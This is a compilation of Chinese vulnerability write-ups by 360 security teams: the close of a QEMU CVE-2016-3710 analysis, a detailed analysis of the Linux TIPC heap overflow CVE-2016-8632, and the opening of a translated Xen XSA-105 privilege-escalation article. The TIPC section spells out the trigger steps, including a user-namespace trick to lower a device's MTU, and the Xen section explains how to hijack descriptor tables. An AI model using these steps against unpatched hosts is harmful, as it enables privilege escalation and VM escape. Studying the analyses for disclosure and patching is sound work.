7fffec00000-7fffffeffed000 rw-p 00000000 00:00 0
7fffffeffed000-7fffff00000000 ---p 00000000 00:00 0
7fffff0200000-7fffff0400000 rw-p 00000000 00:00 0
7fffff0400000-7fffff0401000 ---p 00000000 00:00 0
7fffff051000-7fffff05fd000 r-xp 00000000 fd:00 28740
7fffff05fd000-7fffff07fd000 ---p 0000c000 fd:00 28740
7fffff07fd000-7fffff07fe000 r--p 0000c000 fd:00 28740
7fffff07fe000-7fffff07ff000 rw-p 0000d000 fd:00 28740
7fffff07ff000-7fffff0800000 ---p 00000000 00:00 0
7fffff0800000-7fffff1200000 rw-p 00000000 00:00 0
7fffff1200000-7fffff1240000 rw-p 00000000 00:00 0
7fffff1240000-7fffff1241000 ---p 00000000 00:00 0
7fffff1400000-7fffff1410000 rw-p 00000000 00:00 0
7fffff1410000-7fffff1411000 ---p 00000000 00:00 0
7fffff1600000-7fffff2600000 rw-p 00000000 00:00 0
7fffff2600000-7fffff2601000 ---p 00000000 00:00 0
7fffff26f0000-7fffff2800000 rw-p 00000000 00:00 0
7fffff2800000-7fffff2820000 rw-p 00000000 00:00 0
7fffff2820000-7fffff2821000 ---p 00000000 00:00 0
7fffff2a00000-7fffff2a40000 rw-p 00000000 00:00 0
7fffff2a40000-7fffff2a41000 ---p 00000000 00:00 0
7fffff2a83000-7fffff2b19000 rw-p 00000000 00:00 0
7fffff2b5a000-7fffff2b9b000 rw-p 00000000 00:00 0
7fffff2b9b000-7fffff2b9e000 rw-s 00000000 00:09 4542
7fffff2b9e000-7fffff2b9f000 rw-s 00000000 00:04 65942
7fffff2b9f000-7fffff2ba0000 ---p 00000000 00:00 0
7fffff2ba0000-7fffff3e8b000 rw-p 00000000 00:00 0
7fffff3e8b000-7fffff3e8c000 ---p 00000000 00:00 0
7fffff3e8c000-7fffff498d000 rw-p 00000000 00:00 0
7fffff498d000-7fffff498e000 ---p 00000000 00:00 0
7fffff498e000-7fffff538e000 rw-p 00000000 00:00 0
7fffff538e000-7fffff5390000 r-xp 00000000 fd:00 66568
7fffff5390000-7fffff5590000 ---p 00002000 fd:00 66568
7fffff5590000-7fffff5591000 r--p 00002000 fd:00 66568
7fffff5591000-7fffff5592000 rw-p 00003000 fd:00 66568
7fffff5592000-7fffff55af000 r-xp 00000000 fd:00 65812
7fffff55af000-7fffff57ae000 ---p 0001d000 fd:00 65812
7fffff57ae000-7fffff57b2000 rw-p 0001c000 fd:00 65812
7fffff57b2000-7fffff57b3000 rw-p 00000000 00:00 0
                                         /lib64/libnss_files-2.12.so
                                         /lib64/libnss_files-2.12.so
                                         /lib64/libnss_files-2.12.so
                                         /lib64/libnss_files-2.12.so
                                         /lib64/libnss_files-2.12.so
                                         kvm-vcpu
                                         /dev/zero (deleted)
                                         /lib64/libdl-2.12.so
                                         /lib64/libdl-2.12.so
                                         /lib64/libdl-2.12.so
                                         /lib64/libtinfo.so.5.7
                                         /lib64/libtinfo.so.5.7
                                         /lib64/libtinfo.so.5.7
```

## 四. DarK Portal 时间表

4.23 发现漏洞, 完成 PoC 代码

4.25 将完整报告向官方安全团队披露

4.29 讨论披露时间

5.9 官方披露信息

## 五.官方信息汇总

漏洞评级：高危



信息链接地址：

<http://www.openwall.com/lists/oss-security/2016/05/09/3>

<https://access.redhat.com/security/cve/cve-2016-3710>

漏洞危害描述：

虚拟机授权用户利用该漏洞可以在 kvm 平台和 xen 平台的宿主机上执行任意代码。

## CVE-2016-3710

An out-of-bounds read/write access flaw was found in the way QEMU's VGA emulation with VESA BIOS Extensions (VBE) support performed read/write operations via I/O port methods. A privileged guest user could use this flaw to execute arbitrary code on the host with the privileges of the host's QEMU process.

漏洞修复方案：

1.云厂商可以使用打补丁的方式修补该漏洞。

2.使用“360 云加固”等虚拟化漏洞防护产品自动免疫

补丁链接为：

<http://www.openwall.com/lists/oss-security/2016/05/09/3>

小结：针对 360 Marvel Team 独立发现的虚拟化安全漏洞 CVE-2016-3710(英文名:Dark Portal,中文名:传送门),本文完整分析了漏洞相关的原理,利用方案,危害说明,以及修复方案。希望此文可以引起更多使用公有云和私有云企业的关注,重视云虚拟化系统安全问题。

## 关于 360 Marvel Team：

360 Marvel Team 是国内首支云虚拟化系统安全研究团队,研究内容为云安全领域的主流虚拟化系统(xen,kvm,docker,vmware 系列)攻防技术,致力于保持领先的脆弱性安全风险发现

和防护能力,针对主流虚拟化系统提供漏洞检测和加固解决方案。

# 云系统漏洞第六弹：CVE-2016-8632 分析

作者：360 Marvel Team

原文地址：【安全客】<http://bobao.360.cn/learning/detail/3211.html>

## 前言

360 Marvel Team 一直致力于云安全领域技术研究。在刚刚过去的 Pwnfest 比赛中一举完成 vmware workstation 的首次破解，实现虚拟机逃逸攻击全球首秀。团队目前在 qemu, kvm, xen, docker, vmware workstation, vmware esxi, linux kernel 中都已积累了丰富的漏洞挖掘和利用经验。linux kernel 漏洞可以帮助攻击者在虚拟机逃逸之后夺取宿主机最高权限，也可以使黑客完成 docker 容器攻击，是云系统漏洞攻击链条中非常关键的一环。在这篇文章中，Marvel Team 将分享一枚最新公开的 linux kernel 漏洞的相关研究成果。

360 Marvel Team 目前正在招聘 漏洞挖掘&漏洞利用&linux 内核及应用层开发岗位，有兴趣的同学欢迎发简历到 [tangqinghao@360.cn](mailto:tangqinghao@360.cn)。

## 0x0 序

TIPC 网络协议也叫透明进程间通信协议，是一种进程间通信的网络协议，原本是为集群间通信特别设计，Linux kernel 自 2.6.16 版本开始支持 TIPC 协议，该协议在 VxWorks 和 Solaris 操作系统中应用广泛。然而 TIPC 处理数据切包的代码存在一处堆溢出，可造成特权提升。漏洞说明见：<https://access.redhat.com/security/cve/cve-2016-8632>。

## 0x1 漏洞细节

当创建一个 TIPC 协议的 socket 后，可以通过很多种方式触发 tipc\_msg\_build。比如说用户态调用 connect，TIPC 协议栈根据当前 socket 的状态，需要发送第一个 SYN 包，然而这时需要调用 tipc\_msg\_build 来构造 TIPC 的协议头（长度可变），如下图：



```
int tipc_msg_build(struct tipc_msg *mhdr, struct msghdr *m,
                    int offset, int dsz, int pktmax, struct sk_buff_head *list)
{
    int mhsz = msg_hdr_sz(mhdr);
    int msz = mhsz + dsz;
    int pktno = 1;
    int pktsz;
    int pktrrem = pktmax;
    int drem = dsz;
    struct tipc_msg_pkthdr;
    struct sk_buff *skb;
    char *pktpos;
    int rc;

    msg_set_size(mhdr, msz);

    /* No fragmentation needed? */
    if (likely(msz <= pktmax)) {
        skb = tipc_buf_acquire(msz);
        if (unlikely(!skb))
            return -ENOMEM;
        skb_orphan(skb);
        __skb_queue_tail(list, skb);
        skb_copy_to_linear_data(skb, mhdr, mhsz);
        pktpos = skb->data + mhsz;
        if (copy_from_iter(pktpos, dsz, &m->msg_iter) == dsz)
            return dsz;
        rc = -EFAULT;
        goto ↓error;
    }

    . . .

    /* Prepare first fragment */
    skb = tipc_buf_acquire(pktmax);
    if (!skb)
        return -ENOMEM;
    skb_orphan(skb);
    __skb_queue_tail(list, skb);
    pktpos = skb->data;
    skb_copy_to_linear_data(skb, &pkthdr, INT_H_SIZE);
    pktpos += INT_H_SIZE;
    pktrrem -= INT_H_SIZE;
    skb_copy_to_linear_data_offset(skb, INT_H_SIZE, mhdr, mhsz);
    pktpos += mhsz;
    pktrrem -= mhsz;
```

安全客 (bobao.360.cn)

首先解释几个变量含义：

1. msz : TIPC 协议头长度 + 实际发送数据长度。
2. pktmax : 实际上是上层函数传递下来的 TIPC 协议设置的 MTU , 该值可从设备 MTU 继承
3. skb : socket buffer 数据结构 , 其中包含一个 char \*类型的 data 指针 , 指向实际缓冲区
4. dsz : 附加数据的长度
5. mhsz : TIPC 协议头长度 , 该协议内容根据用户态传递的目标地址类型不同而不同

从上图可以看出 , 如果要发送数据长度小于设备允许的最大传输单元 , 则数据包不需要切

包，可以直接发送出去，否则把数据包按 pktmax 长度切开，然后依次发送出去。

函数根据 pktmax 创建 socket buff，之后进行两次 skb\_copy\_to\_linear\_data 操作。

```
static inline void skb_copy_to_linear_data(struct sk_buff *skb,
                                         const void *from,
                                         const unsigned int len)
{
    memcpy(skb->data, from, len);
}

static inline void skb_copy_to_linear_data_offset(struct sk_buff *skb,
                                                 const int offset,
                                                 const void *from,
                                                 const unsigned int len)
{
    memcpy(skb->data + offset, from, len);
```

安全客 (bobao.360.cn)

两次 memcpy 的长度是 INT\_H\_SIZE + mhsz :

1. INT\_H\_SIZE 长度固定为 40 字节
2. mhsz 根据目标地址类型不同而不同，可取的值是 24、32、40、44、60 字节

我在 PoC 中设置 mhsz 为 32 字节，那么两次 memcpy 共拷贝 72 字节。该函数在 memcpy 前并没有检查 pktmax(MTU) 是否小于 INT\_H\_SIZE + mhsz，然而回溯调用堆栈也没有发现内核检查过 MTU 的值。

那么在内核其它地方创建一个 MTU 小于 72 字节，也就能够造成堆溢出。

接下来就需要寻找 TIPC 是如何设置 MTU 的，以得到可用最小的 MTU 值。内核在调用 tipc\_msg\_build 前会根据目的地址类型不同，调用 2 种不同方法获取 MTU 值，但是无论哪种方法其实都是取 TIPC link 上的 MTU 值：

```
int tipc_node_get_mtu(struct net *net, u32 addr, u32 sel)
{
    struct tipc_node *n;
    int bearer_id;
    unsigned int mtu = MAX_MSG_SIZE;

    n = tipc_node_find(net, addr);
    if (unlikely(!n))
        return mtu;

    bearer_id = n->active_links[sel & 1];
    if (likely(bearer_id != INVALID_BEARER_ID))
        mtu = n->links[bearer_id].mtu;
    tipc_node_put(n);
    return mtu;
```

安全客 (bobao.360.cn)

TIPC link 是当整个 TIPC 网络出现 2 个以上节点后，内核调用 tipc\_node\_link\_up 自动建立的



```
static void __tipc_node_link_up(struct tipc_node *n, int bearer_id,
                                struct sk_buff_head *xmitq)
{
    int *slot0 = &n->active_links[0];
    int *slot1 = &n->active_links[1];
    struct tipc_link *ol = node_active_link(n, 0);
    struct tipc_link *nl = n->links[bearer_id].link;

    if (!nl || tipc_link_is_up(nl))
        return;

    tipc_link_fsm_evt(nl, LINK_ESTABLISH_EVT);
    if (!tipc_link_is_up(nl))
        return;

    n->working_links++;
    n->action_flags |= TIPC_NOTIFY_LINK_UP;
    n->link_id = tipc_link_id(nl);

    /* Leave room for tunnel header when returning 'mtu' to users */
    n->links[bearer_id].mtu = tipc_link_mtu(nl) - 40; // 安全客 (bobao.360.cn )
}
```

当 TIPC link 建立后，n->links 结构的 mtu 属性被赋值，然而这里减去了 40 字节的头大小，然并卵，还是没有检查合法的最小 MTU 大小。

```
void tipc_link_set_mtu(struct tipc_link *l, int mtu)
{
    l->mtu = mtu;
}

int tipc_link_mtu(struct tipc_link *l)
{
    return l->mtu; // 安全客 (bobao.360.cn )
}
```

tipc\_link\_mtu()的值由 tipc\_link\_set\_mtu()设置，tipc\_link\_set\_mtu()在整个 4.9-rc4 内核代码中只有一处调用，就是在 tipc\_bcbase\_select\_primary()。



```
static void tipc_bcbase_select_primary(struct net *net)
{
    struct tipc_bc_base *bb = tipc_bc_base(net);
    int all_dests = tipc_link_bc_peers(bb->link);
    int i, mtu;

    bb->primary_bearer = INVALID_BEARER_ID;

    if (!all_dests)
        return;

    for (i = 0; i < MAX_BEARERS; i++) {
        if (!bb->dests[i])
            continue;

        mtu = tipc_bearer_mtu(net, i);
        if (mtu < tipc_link_mtu(bb->link))
            tipc_link_set_mtu(bb->link, mtu);

        if (bb->dests[i] < all_dests)
            continue;

        bb->primary_bearer = i;

        /* Reduce risk that all nodes select same primary */
        if ((i ^ tipc_own_addr(net)) & 1)
            break;
    }
} ? end tipc_bcbase_select_primary ?                                安全客 ( bobao.360.cn )
```

那么这里可以清晰的看到 mtu 的值来自于 tipc\_bearer\_mtu() 整个内核只有 2 处修改过 tipc bearer 的值，一个是当 TIPC 网络建立后，内核调用 tipc\_enable\_l2\_media()

```
int tipc_enable_l2_media(struct net *net, struct tipc_bearer *b,
                          struct nlattr *attr[])
{
    struct net_device *dev;
    char *driver_name = strchr((const char *)b->name, ':') + 1;

    /* Find device with specified name */
    dev = dev_get_by_name(net, driver_name);
    if (!dev)
        return -ENODEV;

    /* Associate TIPC bearer with L2 bearer */
    rCU_assign_pointer(b->media_ptr, dev);
    memset(&b->bcast_addr, 0, sizeof(b->bcast_addr));
    memcpy(b->bcast_addr.value, dev->broadcast, b->media->hwaddr_len);
    b->bcast_addr.media_id = b->media->type_id;
    b->bcast_addr.broadcast = 1;
    b->mtu = dev->mtu;
    b->media->raw2addr(b, &b->addr, (char *)dev->dev_addr);
    rCU_assign_pointer(dev->tipc_ptr, b);
    return 0;
} ? end tipc_enable_l2_media ?                                安全客 ( bobao.360.cn )
```

另一处是当我们在 shell 中使用类似 `ifconfig eth0 mtu 60 up` 来修改网络设备 MTU 时，内核调用 tipc\_l2\_device\_event()：



```
/*
 * tipc_l2_device_event - handle device events from network device
 * @nb: the context of the notification
 * @evt: the type of event
 * @ptr: the net device that the event was on
 *
 * This function is called by the Ethernet driver in case of link
 * change event.
 */
static int tipc_l2_device_event(struct notifier_block *nb, unsigned long
                                 evt, void *ptr)
{
    struct net_device *dev = netdev_notifier_info_to_dev(ptr);
    struct net *net = dev_net(dev);
    struct tipc_bearer *b;

    b = rtnl_dereference(dev->tipc_ptr);
    if (!b)
        return NOTIFY_DONE;

    b->mtu = dev->mtu;
```

安全客 (bobao.360.cn)

通常情况下网络设备 MTU 的值是 1500，当然这个值最大最小区间需要根据不同的网卡驱动来决定，比如我的网卡驱动是 e1000，支持的 mtu 最小是 46

```
static int e1000_change_mtu(struct net_device *netdev, int new_mtu)
{
    struct e1000_adapter *adapter = netdev_priv(netdev);
    struct e1000_hw *hw = &adapter->hw;
    int max_frame = new_mtu + ENET_HEADER_SIZE + ETHERNET_FCS_SIZE;

    if ((max_frame < MINIMUM_ETHERNET_FRAME_SIZE) ||
        (max_frame > MAX_JUMBO_FRAME_SIZE)) {
        e_err(probe, "Invalid MTU setting\n");
        return -EINVAL;
    }
```

安全客 (bobao.360.cn)

那么问题来了：

1. 把设备 MTU 设置成 60(大部分网卡驱动最小支持 MTU 是 60)
2. 创建 TIPC 网络，当 TIPC link 建立成功后，内核调用 tipc\_node\_link\_up()
3. tipc\_node\_link\_up()这时候又把 60 减了个 40，使得 n->links[bearer\_id].mtu = 20
4. 调用 connect，触发 tipc\_msg\_build，因为最小的 TIPC 协议头也得 24，所以需要切包
5. 以 20 字节申请 socket buffer
6. 第一次调用 skb\_copy\_to\_linear\_data(skb, &pkthdr, INT\_H\_SIZE)，溢出 40 - 20 字节
7. 第二次调用 skb\_copy\_to\_linear\_data\_offset(skb, INT\_H\_SIZE, mhdr, mhsz)，再次溢出 mhsz 字节



第一步修改设备 MTU，用户不得具有 CAP\_NET\_ADMIN 权限么，然而如果 clone 出一个具有 user\_namespace 及 net\_username 的进程则可以轻松修改设备 MTU

```
tyrande000@ubuntu:~$ ip link set lo mtu 1
RTNETLINK answers: Operation not permitted
tyrande000@ubuntu:~$ unshare -n -U -r
root@ubuntu:~# ip link set lo mtu 1
root@ubuntu:~# ip link show lo
1: lo: <LOOPBACK> mtu 1 qdisc noop state DOWN mode DEFAULT group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
root@ubuntu:~# ■
```

安全客 ( bobao.360.cn )

```
gdb-peda$ ni
Python Exception <type 'exceptions.NameError'> Installation error: gdb.execute_unwinders function is missing:
warning: not running or target is remote
0xffffffff817e2d1c      283      skb = tipc_buf_acquire(pktmax);
1: x/15i $pc
=> 0xffffffff817e2d1c <tipc_msg_build+444>:    call   0xffffffff817e2680 <tipc_buf_acquire>
0xffffffff817e2d21 <tipc_msg_build+449>:    test   rax,rax
0xffffffff817e2d24 <tipc_msg_build+452>:    mov    r8,rx
0xffffffff817e2d27 <tipc_msg_build+455>:    je    0xffffffff817e2ca2 <tipc_msg_build+322>
0xffffffff817e2d2d <tipc_msg_build+461>:    mov    rax,QWORD PTR [rax+0x60]
0xffffffff817e2d31 <tipc_msg_build+465>:    test   rax,rx
0xffffffff817e2d34 <tipc_msg_build+468>:    je    0xffffffff817e2f5c <tipc_msg_build+1020>
0xffffffff817e2d3a <tipc_msg_build+474>:    mov    rdi,r8
0xffffffff817e2d3d <tipc_msg_build+477>:    mov    QWORD PTR [rbp-0x78],r8
0xffffffff817e2d41 <tipc_msg_build+481>:    call   rax
0xffffffff817e2d43 <tipc_msg_build+483>:    mov    r8,QWORD PTR [rbp-0x78]
0xffffffff817e2d47 <tipc_msg_build+487>:    mov    QWORD PTR [r8+0x60],0x0
0xffffffff817e2d4f <tipc_msg_build+495>:    mov    QWORD PTR [r8+0x18],0x0
0xffffffff817e2d57 <tipc_msg_build+503>:    mov    rax,QWORD PTR [r13+0x8]
0xffffffff817e2d5b <tipc_msg_build+507>:    mov    QWORD PTR [r8],r13
2: $rdi = 0x14
3: $rsi = 0x4001
4: $rdx = 0x0
5: $rcx = 0xc
6: $rax = 0x0
```

安全客 ( bobao.360.cn )

## 0x2 漏洞影响

大部分网卡驱动最少可以溢出 52 字节，如果合理布局堆空间，可以造成特权提升。

受影响的较新内核版本：

Linux kernel 4.9-rc4

Linux kernel 4.9-rc3

Linux kernel 4.9

Linux kernel 4.8.3

Linux kernel 4.8.1

Linux kernel 4.8 rc1

Linux kernel 4.8

Linux kernel 4.7.9

Linux kernel 4.7-rc6

Linux kernel 4.7-rc5

+ Redhat Linux 7.2

+ S.u.S.E. Linux 7.2

+ S.u.S.E. Linux 7.1

Linux kernel 4.6.3

Linux kernel 4.6.2

未测试较旧内核版本

### 0x3 补丁及相关

<https://www.mail-archive.com/netdev@vger.kernel.org/msg133205.html>

<https://access.redhat.com/security/cve/CVE-2016-8632>

<http://www.securityfocus.com/bid/94211/info>

# Xen 攻击第一篇：XSA-105--从 nobody 到 root

作者 : Jeremie Bouteille

译者 : Au2o3t/360 云安全团队

审校 : Terence/360 云安全团队

原文地址 : <http://blog.quarkslab.com/xen-exploitation-part-1-xsa-105-from-nobody-to-root.html>

译文来源 : 【安全客】<http://bobao.360.cn/learning/detail/2931.html>

本文介绍 Xen-105[1]CVE-2014-7155)的利用,介绍并演示在 Linux 4.4.5 上的完整利用开发。

Xen 作为现代虚拟化平台的一个重要代表,它的安全性值得全世界黑客的关注。本文将在已经披露的编号为 XSA-105(CVE-2014-7155)的 Xen 漏洞的基础上进行攻击尝试,尽管 Andrei Lutas 曾撰文描述过该漏洞的原理和触发方法[2][3][4],但我们并未发现任何该漏洞的公开利用。

所以我们将在本文对该漏洞作详细的介绍并演示如何通过这个漏洞在 4.4.5 的 Linux 平台下进行完成的漏洞利用(该方法也可能工作在其它版本上),从 nobody 用户权限到 root 权限的华丽提升。

## 视频演示 :

<http://blog.quarkslab.com/xen-exploitation-part-1-xsa-105-from-nobody-to-root.html>

## 环境

该漏洞所需的 Xen 版本至少需要要在 3.2.x 以上,这里我们选择 4.1.6.1 无补丁版。目前我们了解到该漏洞能在 HVM 模式客户机(HVM[5])上提权(普通用户到 root 用户)。

参照 Xen 术语,HVM 客户机是基于如 Intel VT 或 AMD-V 虚拟化扩展的完全虚拟化。另一种则是半虚拟化(PV)。运行在虚拟机管理器上的内核通常在启动时即检测到 Xen,并出于效率采用名为 PVOPS[6] 的半虚拟化扩展。由于 Linux 内核的默认编译选项启用了这个 PVOPS 扩展,所以我们要禁用这个选项,编译一个自定义的内核。

## Dom0

Dom0[7][8]是由 Xen 启动加载的初始虚拟机。它是权限最大的客户机,其可以进行 Xen 管理。我们的 Dom0 选择 Debian 7.9.0。

## 一些编译依赖 :

```
apt-get build-dep xen
```

接着,编译和安装  :


```
make install -j4 && update-grub
```

重启 Dom0,在 grub 中选择 Xen 模式启动。为使用 xl 命令,必须调整链接路径。且 xencommons 服务必须启动  :

```
echo "/usr/lib64" >> /etc/ld.so.conf  
insserv xencommons  
service xencommons start
```

## DomU

第二步需要创建一个 HVM 客户机。因 PVOPS 扩展是默认启用的,大多数 Linux 发行版其实上是 PV 模式的。我们选择用 Archlinux [9]安装为 HVM 客户机。在编译选项中禁用 PVOPS: “Processor type and features -> Linux guest support (CONFIG\_HYPERVISOR\_GUEST=n)”。



加载 HVM DomU 的 xl 配置文件比较简单。为了能够成功进行漏洞利用,我们的 HVM 虚拟机设置为包含 2 个(或以上)CPU。为便于演示,在我们的例子里,客户机由一个直接在物理机中创建的 qcow 格式镜像加载。其网络接口选择与虚拟机管理器网络桥接,这样我们可以通过 SSH 连接我们的客户机。配置文件如下  :

```
kernel = '/usr/lib/xen/boot/hvmloader'  
builder='hvm'
```

```
memory = 1024
name = 'hvm_arch'
vcpus = 2
vif = ['bridge=xenbr0']
disk = ['tap:qcow:/root/VM2.img.qcow,xvda,w']
device_model_version = 'qemu-xen-traditional'
sdl=0
serial='pty'
vnc=1
vnclisten="0.0.0.0"
vncpasswd=""
```

## XSA-105 描述

该漏洞位于对 hlt,lgdt,lidt 和 lmsw 指令的仿真[1]:

### 问题描述

对 HLT,LGDT,LIDT 和 LMSW 指令的仿真未能正确执行特权模式权限检查。

然而,这些指令通常不由模拟器处理。

除非 :

这些指令的内存操作数(若有)存在于(仿真的或通过模式的)内存映射的 IO 空间,

客户机运行在 32 位 PAE 模式下,当此指令(在执行流中)在四个指令中且其中一个指令是做页表更新操作的,

当客户机发出无效操作码异常,且其(可能恶意的)修改此指令为受影响的指令之一。

恶意的客户机用户模式代码可能利用该漏洞来安装自己的中断描述符表(IDT)。

我们从上文得知两点 :

对 HLT,LGDT,LIDT 和 LMSW 指令的仿真未能正确执行特权模式权限检查。因此,一个非特权代码(3 环)可能运行这些指令。

这些指令通常不被模拟,这意味着我们必须找到一种方法来模拟它们。第三个条件似乎是最容易实现的,这也是 Andrei Lutas[2] 所采用的解决方案。

Anrei Lutas 已经在他的论文[2]中提供了一份出色的漏洞代码讲解,需要的话,一定要读他的论文。

## 利用

在存在漏洞的这几个指令中,只有两个可能导致潜在的提权:lgdt 和 lidt。它们分别允许改变全局描述符表寄存器(GDTR)和中断描述符表寄存器的值(IDTR)。GDTR 和 IDTR 格式相同:位包含基址,低位定义长度[10]。这些值定义全局描述符表(GDT)和中断描述符表(IDT)地址。

System Table Registers		
GDTR	47(79)	16 15 0
IDTR	32(64)-bit Linear Base Address 32(64)-bit Linear Base Address	16-Bit Table Limit 16-Bit Table Limit

360安全播报 (bobao.360.cn)

根据 Intel 手册,不允许非特权代码执行这些指令(lgdt,lidt)。若用户可以加载自己的 GDT 或 IDT,将导致任意代码执行和特权提升。见下文。

## 中断描述符表(IDT)

IDT 是 x86 中的 中断向量表[10],它是一个基本的表,它将一个中断号与一个中断处理程序关联起来。由条目号决定中断号,且每个条目都包含一些字段如:类型、段选择器、偏移量、特权等级等。中断处理程序地址是通过段基址(由段选择器决定)和偏移量相加得来的。




Figure 6-1. Relationship of the IDTR and IDT

若用户可以加载自己的 IDT,那么他就可以指定一个恶意的条目,使用内核代码段选择器将一个中断连接到他自己的处理程序。为避免稳定性问题,中断必须转发到原来的中断处理程序处。因为处理程序运行在内核空间,这是可以做到的,它可以从原 IDT 处读取条目。使用 sidt 指令前必须预先保存原 IDT,因为必须在返回用户空间前恢复它。但是,我们并没有测试它。

Andrei Lutas 采用 IDT 的解决方案[2],我们选择采用 GDT 方法。

## 全局描述符表(GDT)

GDT 是用于定义内存段的。每一个条目包含:基址,限制,类型,权限描述符(DPL),读写位等等 :

```
struct desc_struct {  
    union {  
        struct {  
            unsigned int a;  
            unsigned int b;  
        };  
        struct {  
            unsigned short limit0;  
            unsigned short base0;  
            unsigned int base1: 8, type: 4, s: 1, dpl: 2, p: 1;  
            unsigned int limit: 4, avl: 1, l: 1, d: 1, g: 1, base2: 8;  
        };  
    };  
} __attribute__((packed));
```

如今,平坦模型是最为常用的内存分段模式。每个描述符以不同的权限和标志映射整个内存(所有的安全检查以分页进行)。

大多数情况下,至少有 6 个 GDT 条目:

32-bit 内核代码段 ( $dpl = 0$ )

64-bit 内核代码段 ( $dpl = 0$ )

内核数据段 ( $dpl = 0$ )

32-bit 用户代码段 ( $dpl = 3$ )

64-bit 用户代码段 ( $dpl = 3$ )

用户数据段 ( $dpl = 3$ )

当前内存段由段寄存器指定。常见的段选择寄存器包括代码选择器,堆栈选择器,数据选择器等。每个段选择器有 16 位长。第 3 到 15 位作为 GDT 索引,第 2 位表示是 LDT 还是 GDT 选择器,第 0 和 1 位表示请求权限(RPL)。




Figure 3-2. Flat Model 360安全播报 (bobao.360.cn)

